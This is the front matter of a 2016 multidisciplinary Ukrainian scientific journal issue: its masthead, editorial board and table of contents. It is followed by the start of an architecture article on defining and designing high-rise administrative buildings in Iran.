

МІЖНАРОДНИЙ НАУКОВИЙ ЖУРНАЛ

INTERNATIONAL
SCIENTIFIC
JOURNAL

МЕЖДУНАРОДНЫЙ
НАУЧНЫЙ
ЖУРНАЛ

№ 10 (20) / 2016
1 ТОМ



МІЖНАРОДНИЙ НАУКОВИЙ ЖУРНАЛ
INTERNATIONAL SCIENTIFIC JOURNAL
МЕЖДУНАРОДНЫЙ НАУЧНЫЙ ЖУРНАЛ

*Свидетельство
о государственной регистрации
печатного средства массовой информации
КВ № 20971-10771Р*

Сборник научных трудов

№ 10 (20)

1 том

Киев 2016

ББК 1
УДК 001
М-43

В журнале опубликованы научные статьи по актуальным проблемам современной науки.
Материалы публикуются на языке оригинала в авторской редакции.
Редакция не всегда разделяет мнения и взгляды авторов. Ответственность за достоверность фактов, имен, географических названий, цитат, цифр и других сведений несут авторы публикаций.
При использовании научных идей и материалов этого сборника, ссылки на авторов и издания являются обязательными.

© Авторы статей, 2016
© Международный научный журнал, 2016

Полное библиографическое описание всех статей Международного научного журнала представлено в: НЭБ Elibrary.ru, Polish Scholarly Bibliography.

Журнал зарегистрирован в международных каталогах научных изданий и наукометрических базах данных: РИНЦ; Open Academic Journals Index; ResearchBib; Scientific Indexing Services; Turkish Education Index; Electronic Journals Library; Staats- und Universitätsbibliothek Hamburg Carl von Ossietzky; RePEc; InfoBase Index; International Institute of Organized Research; CiteFactor; Open J-Gate, Cosmos Impact Factor.

Редакция:

Главный редактор: **Коваленко Дмитрий Иванович** — кандидат экономических наук, доцент (Киев, Украина)
Заместитель главного редактора: **Золковер Андрей Александрович** — кандидат экономических наук, доцент (Киев, Украина)
Секретарь: **Колодич Юлия Игоревна**

Редакционная коллегия:

Глава редакционной коллегии: **Каминская Татьяна Григорьевна** — доктор экономических наук, профессор (Киев, Украина)
Заместитель главы редакционной коллегии: **Курило Владимир Иванович** — доктор юридических наук, профессор (Киев, Украина)
Заместитель главы редакционной коллегии: **Тарасенко Ирина Алексеевна** — доктор экономических наук, профессор (Киев, Украина)

Раздел «Экономические науки»:

Член редакционной коллегии: **Баланюк Иван Федорович** — доктор экономических наук, профессор (Ивано-Франковск, Украина)
Член редакционной коллегии: **Бардаш Сергей Владимирович** — доктор экономических наук, профессор (Киев, Украина)
Член редакционной коллегии: **Бондарь Николай Иванович** — доктор экономических наук, профессор (Киев, Украина)
Член редакционной коллегии: **Вдовенко Наталия Михайловна** — доктор экономических наук, профессор (Киев, Украина)
Член редакционной коллегии: **Гоблик Владимир Васильевич** — доктор экономических наук, кандидат философских наук, доцент, Заслуженный экономист Украины (Мукачево, Украина)
Член редакционной коллегии: **Гринько Алла Павловна** — доктор экономических наук, профессор (Харьков, Украина)
Член редакционной коллегии: **Гуцаленко Любовь Васильевна** — доктор экономических наук, профессор (Винница, Украина)
Член редакционной коллегии: **Дерий Василий Антонович** — доктор экономических наук, профессор (Тернополь, Украина)
Член редакционной коллегии: **Денисенко Николай Павлович** — доктор экономических наук, профессор, член-корреспондент Международной академии инвестиций и экономики строительства, академик Академии строительства Украины и Украинской технологической академии (Киев, Украина)
Член редакционной коллегии: **Дмитренко Ирина Николаевна** — доктор экономических наук, профессор (Киев, Украина)
Член редакционной коллегии: **Драган Елена Ивановна** — доктор экономических наук, профессор (Киев, Украина)
Член редакционной коллегии: **Ефименко Надежда Анатольевна** — доктор экономических наук, профессор (Черкассы, Украина)
Член редакционной коллегии: **Заруцкая Елена Павловна** — доктор экономических наук, профессор (Днепр, Украина)
Член редакционной коллегии: **Захарин Сергей Владимирович** — доктор экономических наук, старший научный сотрудник, профессор (Киев, Украина)
Член редакционной коллегии: **Зось-Киор Николай Валерьевич** — доктор экономических наук, профессор (Полтава, Украина)
Член редакционной коллегии: **Клочан Вячеслав Васильевич** — доктор экономических наук, профессор (Николаев, Украина)
Член редакционной коллегии: **Копилюк Оксана Ивановна** — доктор экономических наук, профессор (Львов, Украина)
Член редакционной коллегии: **Кравченко Ольга Алексеевна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Кухленко Олег Васильевич** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Лойко Валерия Викторовна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Лоханова Наталья Алексеевна** — доктор экономических наук, профессор (Львов, Украина)

Член редакционной коллегии: **Малик Николай Иосифович** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Мигус Ирина Петровна** — доктор экономических наук, профессор (Черкассы, Украина)

Член редакционной коллегии: **Мухсинова Лейла Хасановна** — доктор экономических наук, доцент (Оренбург, Российская Федерация)

Член редакционной коллегии: **Ниценко Виталий Сергеевич** — доктор экономических наук, доцент (Одесса, Украина)

Член редакционной коллегии: **Олейник Александр Васильевич** — доктор экономических наук, профессор (Харьков, Украина)

Член редакционной коллегии: **Осмятченко Владимир Александрович** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Охрименко Игорь Витальевич** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Паска Игорь Николаевич** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Разумова Екатерина Николаевна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Рамский Андрей Юрьевич** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Селиверстова Людмила Сергеевна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Скрипник Маргарита Ивановна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Смолин Игорь Валентинович** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Сунцова Алеся Александровна** — доктор экономических наук, профессор, академик Академии экономических наук Украины (Киев, Украина)

Член редакционной коллегии: **Танклевская Наталья Станиславовна** — доктор экономических наук, профессор (Херсон, Украина)

Член редакционной коллегии: **Токарь Владимир Владимирович** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Чижевская Людмила Витальевна** — доктор экономических наук, профессор (Житомир, Украина)

Член редакционной коллегии: **Чубукова Ольга Юрьевна** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Шевчук Ярослав Васильевич** — доктор экономических наук, старший научный сотрудник, доцент (Нововолыньск, Волынская обл., Украина)

Член редакционной коллегии: **Шинкарук Лидия Васильевна** — доктор экономических наук, профессор, член-корреспондент Национальной академии наук Украины (Киев, Украина)

Член редакционной коллегии: **Шпак Валентин Аркадьевич** — доктор экономических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Беялов Талят Энверович** — кандидат экономических наук, доцент (Киев, Украина)

Член редакционной коллегии: **Скрыньковский Руслан Николаевич** — кандидат экономических наук, член-корреспондент Украинской академии наук (Львов, Украина)

Член редакционной коллегии: **Peter Bielik** — Dr. hab. (Словацкая Республика)

Член редакционной коллегии: **Eva Fichtnerová** — University of South Bohemia in České Budějovice (Чешская Республика)

Член редакционной коллегии: **József Káposzta** — Dr. hab. (Венгрия)

Член редакционной коллегии: **Henrietta Nagy** — Dr. hab. (Венгрия)

Член редакционной коллегии: **Anna Törő-Dunay** — Dr. hab. (Венгрия)

Член редакционной коллегии: **Mirosław Wasilewski** — Dr. hab., Associate professor WULS-SGGW (Польша)

Член редакционной коллегии: **Natalia Wasilewska** — Doctor of Economic Sciences, professor UJK (Польша)

Раздел «Юридические науки»:

Член редакционной коллегии: **Аристова Ирина Васильевна** — доктор юридических наук, профессор (Сумы, Украина)

Член редакционной коллегии: **Галушко Валентин Васильевич** — доктор юридических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Гиренко Инна Владимировна** — доктор юридических наук, доцент (Киев, Украина)

Член редакционной коллегии: **Глушков Валерий Александрович** — доктор юридических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Головко Александр Николаевич** — доктор юридических наук, профессор, заслуженный юрист Украины (Харьков, Украина)

Член редакционной коллегии: **Грохольский Владимир Людвигович** — доктор юридических наук, профессор (Одесса, Украина)

Член редакционной коллегии: **Калужный Ростислав Андреевич** — доктор юридических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Клемпарский Николай Николаевич** — доктор юридических наук, профессор (Кривой Рог, Украина)

Член редакционной коллегии: **Лоренцмайер Штефан** — доктор юридических наук, профессор (Аугсбург, Федеративная Республика Германия)

Член редакционной коллегии: **Макарова Тамара Ивановна** — доктор юридических наук, профессор (Минск, Республика Беларусь)

Член редакционной коллегии: **Мельничук Ольга Федоровна** — доктор юридических наук, доцент (Винница, Украина)

Член редакционной коллегии: **Овчарук Сергей Станиславович** — доктор юридических наук (Киев, Украина)

Член редакционной коллегии: **Омельчук Василий Андреевич** — доктор юридических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Остапенко Александр Иванович** — доктор юридических наук, профессор (Львов, Украина)

Член редакционной коллегии: **Позняков Спартак Петрович** — доктор юридических наук, доцент (Ирпень, Украина)

Член редакционной коллегии: **Светличный Александр Петрович** — доктор юридических наук, доцент (Киев, Украина)

Член редакционной коллегии: **Сидор Виктор Дмитриевич** — доктор юридических наук, профессор (Черновцы, Украина)

Член редакционной коллегии: **Таранова Татьяна Сергеевна** — доктор юридических наук, профессор (Минск, Республика Беларусь)

Член редакционной коллегии: **Олейник Анатолий Ефимович** — кандидат юридических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Химич Ольга Николаевна** — кандидат юридических наук (Киев, Украина)

Член редакционной коллегии: **Легенький Николай Иванович** — кандидат педагогических наук, доцент (Киев, Украина)

Раздел «Технические науки»:

Член редакционной коллегии: **Беликов Анатолий Серафимович** — доктор технических наук, профессор (Днепр, Украина)

Член редакционной коллегии: **Луценко Игорь Анатольевич** — доктор технических наук, профессор (Кременчуг, Украина)

Член редакционной коллегии: **Мельник Виктория Николаевна** — доктор технических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Наумов Владимир Аркадьевич** — доктор технических наук, профессор (Калининград, Российская Федерация)

Член редакционной коллегии: **Румянцев Анатолий Александрович** — доктор технических наук, профессор (Краматорск, Украина)

Член редакционной коллегии: **Сергейчук Олег Васильевич** — доктор технических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Чабан Виталий Васильевич** — доктор технических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Артюхов Артем Евгеньевич** — кандидат технических наук, доцент (Сумы, Украина)

Член редакционной коллегии: **Баширбейли Адалат Исмаил** — кандидат технических наук, главный научный специалист (Баку, Республика Азербайджан)

Член редакционной коллегии: **Коньков Георгий Игоревич** — кандидат технических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Саньков Петр Николаевич** — кандидат технических наук, доцент (Днепр, Украина)

Раздел «Политические науки»:

Член редакционной коллегии: **Пахрутдинов Шукридин Илесович** — доктор политических наук, профессор (Республика Узбекистан)

Раздел «Государственное управление»:

Член редакционной коллегии: **Дегтярь Андрей Олегович** — доктор наук по государственному управлению, профессор (Харьков, Украина)

Член редакционной коллегии: **Дегтярь Олег Андреевич** — доктор наук по государственному управлению, доцент (Харьков, Украина)

Член редакционной коллегии: **Колтун Виктория Семеновна** — доктор наук по государственному управлению, доцент (Киев, Украина)

Член редакционной коллегии: **Степанов Виктор Юрьевич** — доктор наук по государственному управлению, профессор (Харьков, Украина)

Раздел «Психологические науки»:

Член редакционной коллегии: **Филева-Русева Красимира Георгиева** — кандидат психологических наук, доцент (Пловдив, Республика Болгария)

Член редакционной коллегии: **Цахаева Анжелика Амировна** — доктор психологических наук, профессор (Махачкала, Республика Дагестан, Российская Федерация)

Член редакционной коллегии: **Щербан Татьяна Дмитриевна** — доктор психологических наук, профессор, Заслуженный работник образования Украины, ректор Мукачевского государственного университета (Мукачево, Украина)

Раздел «Физико-математические науки»:

Член редакционной коллегии: **Задерей Петр Васильевич** — доктор физико-математических наук, профессор (Киев, Украина)

Член редакционной коллегии: **Ковальчук Александр Васильевич** — доктор физико-математических наук, старший научный сотрудник (Киев, Украина)

Член редакционной коллегии: **Вицентий Александр Владимирович** — кандидат математических наук, доцент (Апатиты, Мурманская обл., Российская Федерация)

Раздел «Философские науки»:

Член редакционной коллегии: **Байчоров Александр Мухтарович** — доктор философских наук, профессор (Минск, Республика Беларусь)

Член редакционной коллегии: **Ильина Антонина Анатольевна** — доктор философских наук, доцент (Киев, Украина)

Член редакционной коллегии: **Сутужко Валерий Валериевич** — доктор философских наук, доцент (Саратов, Российская Федерация)

Член редакционной коллегии: **Фархитдинова Ольга Михайловна** — кандидат философских наук (Украина)

Раздел «Медицинские науки»:

Член редакционной коллегии: **Стеблюк Всеволод Владимирович** — доктор медицинских наук, профессор криминалистики и судебной медицины, Народный Герой Украины, Заслуженный врач Украины (Киев, Украина)

Член редакционной коллегии: **Свиридов Николай Васильевич** — доктор медицинских наук, главный научный сотрудник отдела эндокринологической хирургии, руководитель Центра диабетической стопы (Киев, Украина)

Член редакционной коллегии: **Щуров Владимир Алексеевич** — доктор медицинских наук, профессор, главный научный сотрудник лаборатории коррекции деформаций и удлинения конечностей (Курган, Российская Федерация)

Раздел «Химические науки»:

Член редакционной коллегии: **Иоелович Михаил Яковлевич** — доктор химических наук, профессор (Реховот, Израиль)

Член редакционной коллегии: **Баула Ольга Петровна** — кандидат химических наук, доцент (Киев, Украина)

Раздел «Исторические науки»:

Член редакционной коллегии: **Билан Сергей Алексеевич** — доктор исторических наук, доцент (Киев, Украина)

Член редакционной коллегии: **Добржанский Александр Владимирович** — доктор исторических наук, профессор (Черновцы, Украина)

Член редакционной коллегии: **Сопов Александр Валентинович** — доктор исторических наук, профессор (Майкоп, Республика Адыгея, Российская Федерация)

Раздел «Географические науки»:

Член редакционной коллегии: **Свиных Владимир Геннадьевич** — доктор географических наук, профессор (Москва, Российская Федерация)

Раздел «Биологические науки»:

Член редакционной коллегии: **Сенотрусова Светлана Валентиновна** — доктор биологических наук, доцент (Москва, Российская Федерация)

Раздел «Ветеринарные науки»:

Член редакционной коллегии: **Ватников Юрий Анатольевич** — доктор ветеринарных наук, профессор, Директор департамента ветеринарной медицины аграрно-технологического института ФГАОУ ВО «Российский университет дружбы народов» (Москва, Российская Федерация)

Член редакционной коллегии: **Концевая Светлана Юрьевна** — доктор ветеринарных наук, профессор, проректор по инновационному развитию ФГБОУ ДПО «Российская академия кадрового обеспечения АПК» МСХ РФ (Москва, Российская Федерация)

Член редакционной коллегии: **Уша Борис Вениаминович** — Академик РАН, доктор ветеринарных наук, профессор, директор Института ветеринарно-санитарной экспертизы, биологической и пищевой безопасности Московского государственного университета пищевых производств (Москва, Российская Федерация)

Раздел «Педагогические науки»:

Член редакционной коллегии: **Кузава Ирина Борисовна** — доктор педагогических наук, доцент (Луцк, Украина)

Член редакционной коллегии: **Рыбалко Лина Николаевна** — доктор педагогических наук, профессор (Полтава, Украина)

Раздел «Сельскохозяйственные науки»:

Член редакционной коллегии: **Вавилова Елена Васильевна** — кандидат сельскохозяйственных наук, доцент (Москва, Российская Федерация)

Член редакционной коллегии: **Katalin Posta** — Prof. Dr. (Венгрия)

Раздел «Физическое воспитание и спорт»:

Член редакционной коллегии: **Мулик Катерина Витальевна** — кандидат наук по физическому воспитанию и спорту, доцент (Харьков, Украина)

Раздел «Искусствоведение»:

Член редакционной коллегии: **Бабина Юлиана Ивановна** — кандидат искусствоведческих наук (Кишинев, Республика Молдова)

Член редакционной коллегии: **Симак Анна Ивановна** — кандидат искусствоведческих наук, доцент (Кишинев, Республика Молдова)

ЗМІСТ

CONTENTS

СОДЕРЖАНИЕ

АРХИТЕКТУРА

- Алидад Реза**
АНАЛИЗ НАУЧНЫХ ИССЛЕДОВАНИЙ В ОБЛАСТИ ПРОЕКТИРОВАНИЯ ВЫСОТНЫХ АДМИНИСТРАТИВНЫХ ЗДАНИЙ (ДЛЯ ИРАНА) 12
- Semyroz Nina Hryhorivna**
FIRE SAFETY OF HIGH-RISE CONSTRUCTION 16

БИОЛОГИЧЕСКИЕ НАУКИ

- Депутатова Тетяна Олегівна**
ПЕРЕПРОГРАМУВАННЯ СОМАТИЧНИХ КЛІТИН З УТВОРЕННЯМ НЕЙРОНІВ З ДОПОМОГОЮ НИЗЬКОМОЛЕКУЛЯРНИХ СПОЛУК 18

ГОСУДАРСТВЕННОЕ УПРАВЛЕНИЕ

- Buryk Z. M.**
TYPES AND CRITERIA FOR EVALUATING THE EFFECTIVENESS OF PUBLIC ADMINISTRATION 23
- Бурик З. М., Кашевська С. І.**
ОПТИМАЛЬНЕ РЕГУЛЮВАННЯ СТАЛОГО РОЗВИТКУ РЕГІОНУ 29
- Лебедева Анна Юріївна**
ФОРМУВАННЯ КЛАСИФІКАЦІЙНИХ ОЗНАК, РІВНІВ ТА НАПРЯМКІВ РОЗВИТКУ ФОРМ ТРАНСКОРДОННОГО СПІВРОБІТНИЦТВА 39
- Котковський Володимир Романович**
ВЗАЄМОДІЯ ОРГАНІВ МІСЦЕВОГО САМОВРЯДУВАННЯ І ОРГАНІВ ДЕРЖАВНОЇ ВИКОНАВЧОЇ ВЛАДИ В КОНТЕКСТІ ФОРМУВАННЯ ТА РЕАЛІЗАЦІЇ ДЕРЖАВНОЇ ПОЛІТИКИ 46

ИСКУССТВОВЕДЕНИЕ

- Юлияна Мирчева, Антония Мирчева**
ПРИМЕНЕНИЕ КЛАВИРНЫХ ЦИКЛОВ В ЧЕТЫРЕ РУКИ «О ЖИВОТНЫХ» Н. СТОЙКОВА И «СОЛНЕЧНЫЕ ЛУЧИ» П. СТОЯНОВА В ОБУЧЕНИИ ИГРЕ НА ФОРТЕПИАНО 51

КУЛЬТУРОЛОГИЯ

Savchenko Angelica
 CULTURE AND EPIGENETICS: ENERGY AND INFORMATION ASPECT 53

ЛИТЕРАТУРА ЗАРУБЕЖНЫХ СТРАН

Кобзар Юлія Володимирівна
 АВСТРИЙСЬКА САТИРИЧНО-ГРОТЕСКНА ТРАДИЦІЯ У ТВОРЧОСТІ ЮРИ ЗОЙФЕРА..... 55

МЕДИЦИНСКИЕ НАУКИ

Сербина Дарья Викторовна, Магер Сергей Олегович, Щерба Алексей Евгеньевич
 ВЛИЯНИЕ РЕТРОГРАДНОЙ РЕПЕРФУЗИИ НА РИСК И ВЫРАЖЕННОСТЬ РАЗВИТИЯ
 РАННЕЙ ДИСФУНКЦИИ ПЕЧЕНОЧНОГО ТРАНСПЛАНТАТА 60

ПЕДАГОГИЧЕСКИЕ НАУКИ

Аминова Д. К., Гасанова Патимат Гасанова, Даудова Динара Магомедовна
 НРАВСТВЕННОЕ ВОСПИТАНИЕ МЛАДШИХ ШКОЛЬНИКОВ В ПРОЦЕССЕ ОБУЧЕНИЯ 63

Аминова Д.К., Даудова Д.М., Гасанова П.Г., Цахаева А.А.
 К ВОПРОСУ О ФАКТОРАХ ПРОФЕССИОНАЛЬНОГО САМОРАЗВИТИЯ ПЕДАГОГА..... 67

Даудова Динара Магомедовна, Гасанова Патимат Гасановна, Цахаева Анжелина Амировна,
 ОРГАНИЗАЦИЯ ФАКУЛЬТАТИВНЫХ ЗАНЯТИЙ ПО ФОРМИРОВАНИЮ ЦЕННОСТНОГО
 ОТНОШЕНИЯ ЮНОШЕЙ К ОТЦОВСТВУ 70

Ковальчук Любов Олександрівна
 ШЛЯХИ РЕАЛІЗАЦІЇ ГЕНДЕРНОГО ВИХОВАННЯ У НАВЧАЛЬНИХ ЗАКЛАДАХ НІМЕЧИНИ... 73

Орипова Муниса Шамсиддиновна
 ФОРМИРОВАНИЕ В УЗБЕКИСТАНЕ ОСНОВ ПРАВОВОГО ДЕМОКРАТИЧЕСКОГО
 ГОСУДАРСТВА И ГРАЖДАНСКОГО ОБЩЕСТВА 76

Паничок Тетяна Ярославівна
 СТАТЕВЕ ВИХОВАННЯ ЯК АКТУАЛЬНА СОЦІО-ПЕДАГОГІЧНА ПРОБЛЕМА
 В НІМЕЧЧИНІ НА СУЧАСНОМУ ЕТАПІ..... 79

Tron T. V.
 UNITED STATES BORDER PATROL: GENERAL FACTS, MAIN TASKS, AGENTS' TRAINING 85

Халимова Саодат Абдифаттоховна
 ИСПОЛЬЗОВАНИЕ ДЕМОНСТРАЦИОННОГО ЭКСПЕРИМЕНТА В ОБУЧЕНИИ ХИМИИ 88

Шихамирова Бата Абдулгамидовна, Омарова К. А., Цахаева А. А.
 ПЕДАГОГИЧЕСКИЙ АНАЛИЗ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА С ПОЗИЦИИ
 ПРЕЕМСТВЕННОСТИ ШКОЛА – ПЕДВУЗ 91

ТЕХНИЧЕСКИЕ НАУКИ

Аббаскулиев Айдын Сахим оглы, Меджидова Севиндж Агаверди кызы
 ОПТИМАЛЬНЫЕ BIOTEХНИЧЕСКИЕ СИСТЕМЫ..... 94

Асафтей Олена Антонівна ВПЛИВ ПЛОСКОЇ АКУСТИЧНОЇ ХВИЛІ НА ПІДВОДНИЙ СТАРТ АПАРАТУ	97
Власенко Владислав Русланович, Рубин Владимир Андреевич ТЕСТИРОВАНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ ПРИ ПОМОЩИ УТИЛИТЫ SCARU	102
Домашовець О. В., Казимира І. Я. КЛАСТЕРНИЙ ПІДХІД У ДОСЛІДЖЕННІ ЗАБРУДНЕННЯ АТМОСФЕРНОГО ПОВІТРЯ (НА ПРИКЛАДІ ЛЬВІВСЬКОЇ ОБЛАСТІ)	105
Карачун Володимир Володимирович, Мельник Вікторія Миколаївна, Шибецький Владислав Юрійович ШТУЧНЕ ФОРМУВАННЯ ІНЕРЦІАЛЬНОЇ СИСТЕМИ КООРДИНАТ ДЛЯ КОРЕКЦІЇ РУШІЙНОГО АПАРАТУ ЛЮДИНИ	110
Косова Вера Петровна, Воробйова Ольга Владимировна ВОЗНИКНОВЕНИЕ РЕЗОНАНСА СОВПАДЕНИЯ В ПОПЛАВКОВОМ ГИРОСКОПЕ ВСЛЕДСТВИЕ ДИФРАКЦИИ ЗВУКОВИХ ВОЛН.....	114
Лаврик И. Ф., Чумак Я. С. УДОСКОНАЛЕННЯ СПОСОБІВ ВИКОНАННЯ ЗАМОВЛЕНЬ ЕЛЕКТРОННОЇ КОМЕРЦІЇ. ПЕРЕВАГИ ТА ПЕРСПЕКТИВИ РОЗВИТКУ ФУЛФІЛМЕНТУ.....	119
Ромашко Василий Николаевич РАСЧЕТ ПРОГИБОВ СЛОЖНОДЕФОРМИРУЮЩИХСЯ ЖЕЛЕЗОБЕТОННЫХ ЭЛЕМЕНТОВ И КОНСТРУКЦИЙ.....	126
Стах Т. В. НАЙПОШИРЕНІШІ СУЧАСНІ АТАКИ НА ВЕБ-ДОДАТКИ.....	130
Стрежекуров Эдуард Евгеньевич, Шаломов Владимир Анатольевич, Тютерева Светлана Андреевна, Стрежекуров Юрий Эдуардович АКУСТИЧЕСКИЕ ШУМЫ И ЭЛЕКТРОМАГНИТНОЕ ИЗЛУЧЕНИЕ ПРИ ЭКСПЛУАТАЦИИ ЛЮМИНЕСЦЕНТНЫХ ЛАМП НИЗКОГО ДАВЛЕНИЯ В ПРОМЫШЛЕННЫХ, ГРАЖДАНСКИХ И В БЫТОВЫХ ПОМЕЩЕНИЯХ	134
Супрун Олег Юрійович ПРОГНОЗУВАННЯ ПАРАМЕТРІВ ПРОЦЕСУ ВСТАНОВЛЕННЯ В БЕТОНІ АНКЕРІВ НА АКРИЛОВИХ КОМПОЗИЦІЯХ	137
Сырги Алина Валерьевна УЧЕТ ФИЗИЧЕСКОЙ НЕЛИНЕЙНОСТИ ПРИ РАСЧЕТЕ ИЗГИБА БАЛКИ	140

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

Adalat Ismail Bashirbeyli SYMMETRIZATION OF THE UNIVERSE'S EVOLUTIONARY DEGREE WITH THE AMPLITUDE OF GRAVITATIONAL WAVE	142
--	-----

Алидад Реза

аспирант кафедры дизайна архитектурной среды

Киевский национальный университет строительства и архитектуры

Alidad Reza

graduate student of the Department of Architectural Environment Design

Kyiv national university of construction and architecture

АНАЛИЗ НАУЧНЫХ ИССЛЕДОВАНИЙ В ОБЛАСТИ ПРОЕКТИРОВАНИЯ ВЫСОТНЫХ АДМИНИСТРАТИВНЫХ ЗДАНИЙ (ДЛЯ ИРАНА)

ANALYSIS OF RESEARCH DESIGN OF HIGH-RISE BUILDINGS ADMINISTRATIVE (FOR IRAN)

Аннотация. Статья раскрывает состояние существующих научных исследований в области высотного строительства. Данное исследование проводится с целью адаптации полученной информации и разработке на ее основе архитектурно-планировочной организации высотных административных зданий в Иране.

Ключевые слова: высотное строительство, административные здания, архитектурно-планировочная организация, Иран.

Summary. The article reveals the state of existing research in the field of building construction. This study is conducted in order to adapt to the information received, and development on the basis of its architectural design of high-rise office buildings in Iran.

Key words: high-rise building, administrative buildings, architectural and planning organization of Iran.

С каждым годом количество высотных зданий по всему миру увеличивается, значительно возрастает количество этажей в новостроящихся зданиях, сооружения становятся все более сложными конструктивными, техническими и инженерными системами, что приводит к увеличению требований технического, экологического, психологического, эстетического, архитектурного и т.п. характера. Высотное строительство во многом связано с привлечением большого количества интеллектуально-физических человеческих и материальных ресурсов, загрязнением окружающей среды, изоляцией людей от природного окружения. Безусловно, что все эти и многие другие проблемы, возникающие при высотном строительстве, требуют тщательного изучения и внедрения достигнутых позитивных результатов при проектировании новых высотных зданий и сооружений [1].

Приступая к вопросу анализа состояния научных исследований в области проектирования высотных зданий, прежде всего необходимо определить понятие «высотное здание». Существует несколько трактовок этого термина: высотное здание — это здание, высота которого больше регламентированной СНиП для жилых многоквартирных, а также многоэтажных общественных и многофункциональных зданий и проек-

тирование которого, в соответствии с требованиями Градостроительного кодекса, СНиП и других нормативных документов, осуществляется на основе специальных технических условий на проектирование [2].

Высотными зданиями в Украине и в России считают здания высотой более 75 м или более 25 этажей [3]. В большинстве европейских стран и в США под термином «высотное здание» обычно понимают здание высотой от 35 до 100 м [4]. При этом здания выше 100 м, а в США и Европе свыше 150 м, считают небоскребами [4]. Небоскрёб — очень высокое здание с несущим стальным или железобетонным каркасом, предназначенное для жизни и работы людей. Небоскрёбы выше 300 м по определению Совета по высотным зданиям и городской среде (СТВУН) называются сверхвысокими, а свыше 600 м — «мега-высокими» [5].

При этом, специалисты СТВУН полагают, что сегодня невозможно дать чёткое определение понятию «высотное здание», хотя в общих случаях, по их мнению, таковым можно считать здание от 14 этажей или высотой около 50 м [5]. Так как в Иране традиционно была распространена малоэтажная застройка, то за высотные здания принимают сооружения свыше 12 этажей [6]. Опираясь на отсутствие четкого и устоявшегося определения термина высотного здания как

в мире, так и в частности в Иране, предлагается в рамках данного исследования под высотными зданиями понимать здания высотой от 12 до 60 этажей или от 42 до 210 м.

Также можно выделить понятие «высотный комплекс» — это группа сооружений, в числе которых высотное здание (или несколько зданий), объединенных между собой общим архитектурно-планировочным и архитектурно-художественным решением.

Определение высоты и категорирование на этой основе высотных зданий, составление всемирных рейтингов имеет некоторую неоднозначность ввиду существующего разнообразия способов измерения. В настоящее время действуют разработанные СТБУН общепринятые критерии определения высоты здания [5]. Согласно этим критериям, под зданием подразумевается сооружение, спроектированное для использования в качестве жилого, офисного (коммерческого) или производственного помещения. Существенной характеристикой здания является наличие этажей. Таким образом, описываемый рейтинг заведомо не включает теле- и радиобашни.

СТБУН предлагает три критерия измерения высоты здания (во всех случаях измерения производятся от главного входа в здание):

- *конструктивная высота здания* — высота от уровня тротуара до наивысшей точки конструктивных элементов здания (включая шпили и исключая телевизионные и радио антенны и флагштоки).
- *до наивысшего доступного этажа* — высота здания до уровня пола наиболее высокого доступного этажа корпуса.
- *до кончика антенны/шпиля* — высота здания до самой высокой точки антенны, шпиля и т.п.

Стоит отметить, что первый критерий является основным показателем. Именно конструктивная высота здания используется при составлении рейтинга самых высоких зданий.

По функциональному назначению высотные здания могут быть монофункциональными и многофункциональными. Монофункциональные высотные здания — это здания, в которых доминирует (85%) одна функция: административная, жилая, коммерческая, учебная и т.д. Административная функция здания предусматривает наличие офисов (в том числе офисов для управленческого аппарата), государственных и негосударственных (общественных) хозяйственных и иных организаций и учреждений. Но чаще всего высотные здания проектируются как многофункциональные: помимо помещений основного назначения в них размещаются автостоянки, магазины, офисы, кинотеатры и т.д. [8].

Таким образом, под термином высотное административное здание (в Иране) можно считать здание

высотой от 12 до 60 этажей (от 42 до 210 м), решенное в единой архитектурной концепции и предусматривающее создание благоприятной среды для функционирования офисов (в том числе офисов для управленческого аппарата), государственных и негосударственных (общественных) хозяйственных и иных организаций и учреждений.

Проводя анализ состояния научных исследований в области проектирования высотных зданий, необходимо отметить, что впервые официально этот вопрос был поднят в 1969 г. в Пенсильвании. В связи с необходимостью проведения новых научных исследований в области проектирования высотных зданий, обмена имеющегося практического опыта, выявления проблем и путей их решения была создана международная некоммерческая организация СТБУН (Council on Tall Buildings and Urban Habitat / Совет по высотным зданиям и городской среде), исследующая аспекты планирования, проектирования и строительства высотных зданий. Сегодня в СТБУН состоит более трех тысяч членов — архитекторы, архитектурные мастерские, учебные заведения, научные институты, что позволяет организации оперативно распространять самые последние научные и практические разработки в области высотного строительства и проектирования [5].

По инициативе СТБУН проходят всемирные конференции, симпозиумы и семинары посвященные вопросам и проблемам высотного проектирования и строительства. Стоит отметить конференции по высотному строительству, прошедшие в Дубае (2008 г.), в Чикаго (2009 г.), в Мумбае (2010 г.), в Сеуле (2011 г.), в Шанхае (2012 г.). Среди основных тем обсуждения, затронутых на последних конференциях, можно выделить проблемы «дружелюбности» высотных зданий, экологические аспекты, влияние высотного строительства на город и горожан, эффективность «вертикального города» как возможного решения проблем возрастающей численности городского населения [5, 8].

